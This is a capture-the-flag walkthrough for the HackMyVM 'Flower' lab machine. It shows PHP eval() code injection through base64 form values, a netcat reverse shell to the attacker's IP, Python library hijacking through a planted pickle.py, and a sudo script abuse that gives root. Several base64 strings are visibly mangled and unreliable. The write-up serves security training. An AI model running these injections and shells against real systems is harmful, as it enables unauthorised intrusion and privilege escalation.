

Alienum

# HackMyVM

Flower

Level : Easy

December 2020

Alienum

## **Contents**

**Initial foothold – eval() code injection**

**Privilege Escalation (rose) – Python Library Hijacking**

**Privilege Escalation (root)**

## 1. Initial foothold – eval() code injection

### Nmap

```
[alienum@parrot]-[~]
└─$ nmap 10.0.2.95 -p-
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-01 09:57 EET
Nmap scan report for 10.0.2.95 (10.0.2.95)
Host is up (0.0024s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
80/tcp    open  http


Nmap done: 1 IP address (1 host up) scanned in 6.73 seconds
```

### Inspect element

The screenshot shows a web browser window with the URL 10.0.2.95. The page title is "Count Petals" and the background is a pink floral pattern. The form contains a label "Choose a flower to count petals:" followed by a dropdown menu with "Lily" selected and a "Submit" button. The browser's developer tools are open, showing the HTML structure. The selected element is a select tag with the following options:

```
<select name="petals" form="flosub">
  <option name="Lily" value="MSsy">Lily</option>
  <option name="Buttercup" value="Misz">Buttercup</option>
  <option name="Delphiniums" value="Mys1">Delphiniums</option>
  <option name="Cineraria" value="NSs4">Cineraria</option>
  <option name="Chicory" value="0CsxMw==">Chicory</option>
  <option name="Chrysanthemum" value="MTMrMjE=">Chrysanthemum</option>
  <option name="Michaelmas daisies" value="MjErMzQ=">Michaelmas daisies</option>
</select>
```

We can see that there are many options elements. Each element has got a value attribute that specifies the value to be sent to the server when a form is submitted. All these values are base64 encoded, let us decode the value for the option with the name Lily.




```
[alienum@parrot]-[~]
└─$ echo MSsy | base64 -d ; echo '
1+2
```

So, the decoded value is 1+2 for Lily. If we choose to count petals for flower Lily the result is 3.



That make us think that the method eval() is implemented in the server and should be like eval(base64\_decode(value)). The php eval() method is vulnerable to code injection. Now, we will try the command system('id') but first we need to base64encode it.



```
[alienum@parrot]-[~]
└─$ echo "system('id')" | base64
c3lz dGVtKCdpZCcpCg==
└─$
```

After that we will replace the value of the option Lily with the evil base64 string.

```
<select name="petals" form="flosub">
  <option name="Lily" value="c3lz dGVtKCdpZCcpCg==">Lily</option>
  <option name="Buttercup" value="Misz">Buttercup</option>
  <option name="Delphiniums" value="Mysl">Delphiniums</option>
  <option name="Cineraria" value="NSs4">Cineraria</option>
  <option name="Chicory" value="OCsxMw==">Chicory</option>
  <option name="Chrysanthemum" value="MTMrMjE=">Chrysanthemum</option>
  <option name="Michaelmas daisies" value="MjErMzQ=">Michaelmas daisies</option>
</select>
```


## Alienum




The system('id') successfully executed in the server. Let us execute the reverse shell but first we need to encode it.

```
[alienum@parrot]-[~]
└─$ echo "system('nc -e /bin/sh 10.0.2.13 4444')" | base64
c3lzZGVtKCduYyAtZSAvYmIuL3NoIDFwLjAuMi4xMyA0NDQ0JyYk
```

*One second before submission*



*One second after submission*





## 2. Privilege Escalation (rose) – Python Library Hijacking

### Sudo -l

```
File Edit View Search Terminal Help
www-data@flower:~$ sudo -l
sudo -l
Matching Defaults entries for www-data on flower:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on flower:
    (rose) NOPASSWD: /usr/bin/python3 /home/rose/diary/diary.py
www-data@flower:~$
```

### Cat /home/rose/diary/diary.py

```
www-data@flower:~$ cat /home/rose/diary/diary.py
cat /home/rose/diary/diary.py
import pickle

diary = {"November28": "i found a blue viola", "December1": "i lost my blue viola"}
p = open('diary.pickle', 'wb')
pickle.dump(diary, p)
www-data@flower:~$
```

### Creating evil pickle.py under the same folder with diary.py

```
Parrot Terminal
File Edit View Search Terminal Help
www-data@flower:~/diary$ pwd
pwd
/home/rose/diary
www-data@flower:~/diary$ ls
ls
diary.py
www-data@flower:~/diary$ echo 'import os;os.system("/bin/bash")' > pickle.py
echo 'import os;os.system("/bin/bash")' > pickle.py
www-data@flower:~/diary$ ls
ls
diary.py pickle.py
www-data@flower:~/diary$ █
```

Run the diary.py as rose, privilege escalation done.

```
File Edit View Search Terminal Help
www-data@flower:~$ sudo -u rose /usr/bin/python3 /home/rose/diary/diary.py
sudo -u rose /usr/bin/python3 /home/rose/diary/diary.py
rose@flower:~$ id
id
uid=1000(rose) gid=1000(rose) groups=1000(rose),24(cdrom),25(floppy),29(audio)
rose@flower:~$ █
```

### 3. Privilege Escalation (root)

Sudo -l

```
rose@flower:~$ sudo -l
sudo -l
Matching Defaults entries for rose on flower:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User rose may run the following commands on flower:
  (root) NOPASSWD: /bin/bash /home/rose/.plantbook
rose@flower:~$ █
```

Check permissions for /home/rose/.plantbook

```
rose@flower:~$ ls -l /home/rose/.plantbook
ls -l /home/rose/.plantbook
-rwx----- 1 rose rose 120 Nov 30 17:47 /home/rose/.plantbook
rose@flower:~$ █
```

Run the script

```
rose@flower:~$ sudo -u root /bin/bash /home/rose/.plantbook
sudo -u root /bin/bash /home/rose/.plantbook
Hello, write the name of the flower that u found
dracula
dracula
Nice, dracula submitted on : Tue Dec 1 04:55:12 EST 2020
rose@flower:~$ █
```

Command injection, root done

```
rose@flower:~$ echo "/bin/bash" >> /home/rose/.plantbook
echo "/bin/bash" >> /home/rose/.plantbook
rose@flower:~$ sudo -u root /bin/bash /home/rose/.plantbook
sudo -u root /bin/bash /home/rose/.plantbook
Hello, write the name of the flower that u found
flowyerros
flowyerros
Nice, flowyerros submitted on : Tue Dec 1 04:57:15 EST 2020
root@flower:/home/rose# id
id
uid=0(root) gid=0(root) groups=0(root)
root@flower:/home/rose# █
```

Thank you